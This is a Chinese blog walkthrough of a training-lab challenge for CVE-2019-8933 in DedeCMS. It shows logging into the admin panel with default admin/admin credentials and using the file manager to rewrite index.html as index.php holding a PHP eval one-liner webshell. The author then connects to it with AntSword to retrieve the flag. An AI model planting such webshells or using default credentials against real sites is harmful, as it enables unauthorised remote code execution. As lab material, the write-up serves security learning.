春秋云境CVE-2019-8933


1.阅读靶场介绍

这里我们能得到的信息就是

将文件名../index.html更改成../index.php应用该漏洞向uploads/目录上传.php文件并执行该文件。

简单来说就是在后台把index.html的文件改为index.php并且修改内容为

<?php @eval($_POST'cmd');?>

然后就可以完成webshell了

2.启动靶场

如下图所示

博主这里是把靶场介绍喂给ai得到的后台路径


直接在路径拼接/dede这个就会跳转到登入页面

如下图所示

账号/密码是admin/admin

进入后台以后我们点击这个文件式管理器

右边有一个index.html我们点击编辑
会出现下述页面


这里要修改一下文件名称和内容

index.php

<?php @eval($_POST'cmd');?>

保存即可

然后访问

出现一片空白的就是对的

下面这个是url

https://eci-2ze1zd9kizhz7f10jpim.cloudeci1.ichunqiu.com/uploads/index.php
最后就是启动中国蚁剑

输入url和木马的密码

我们就可以完成webshell了

这里我们就可以找到flag

感谢您宝贵的时间

喜欢博主的作品可以点赞支持支持哟

相关推荐
Flynt10 小时前
Java4Shell 实测:EPYC 一跑就中招,关掉 Base64 硬件加速,1KB 解码慢 14 倍
java·安全·性能优化
地平线开发者15 小时前
让 AI Agent 和 征程6 台架高效、稳定、安全地协作
算法·安全·自动驾驶
艾莉丝努力练剑16 小时前
【AI大模型接入SDK】C++的SessionManager 线程安全
java·开发语言·前端·c++·人工智能·学习·安全
国科安芯17 小时前
CAN FD一升到5Mbps就误码:位定时、终端与共模的现场排查顺序——ASM1042S2S在星载分布式总线中的FAE实践
分布式·安全·架构·canfd·dcdc·抗辐射·载荷
云上工程笔记19 小时前
企业接入大模型API怎么选平台?2026年模型覆盖、接口兼容、安全与成本评估指南
安全
FungLeo20 小时前
FengCMS ·PHP+MySQL 升级实录 · 安全加固的克制:一份“不做什么“清单,比修了几个漏洞更重要
mysql·安全·php·安全加固·fengcms
安心联-车辆监控管理系统20 小时前
以事实为基础,详解车辆主动安全相关功能
大数据·人工智能·安全
杨凯凡21 小时前
Spring AI MCP 多租户安全实战:共享 Session 会串数据吗?工具权限与隔离边界
人工智能·安全·spring
其实防守也摸鱼1 天前
用 Claude Code 重构遗留系统:从评估到落地的完整指南
前端·网络·人工智能·chrome·安全·重构
黑客笔记1 天前
安全态势感知中的资产失陷排名思考
人工智能·算法·网络安全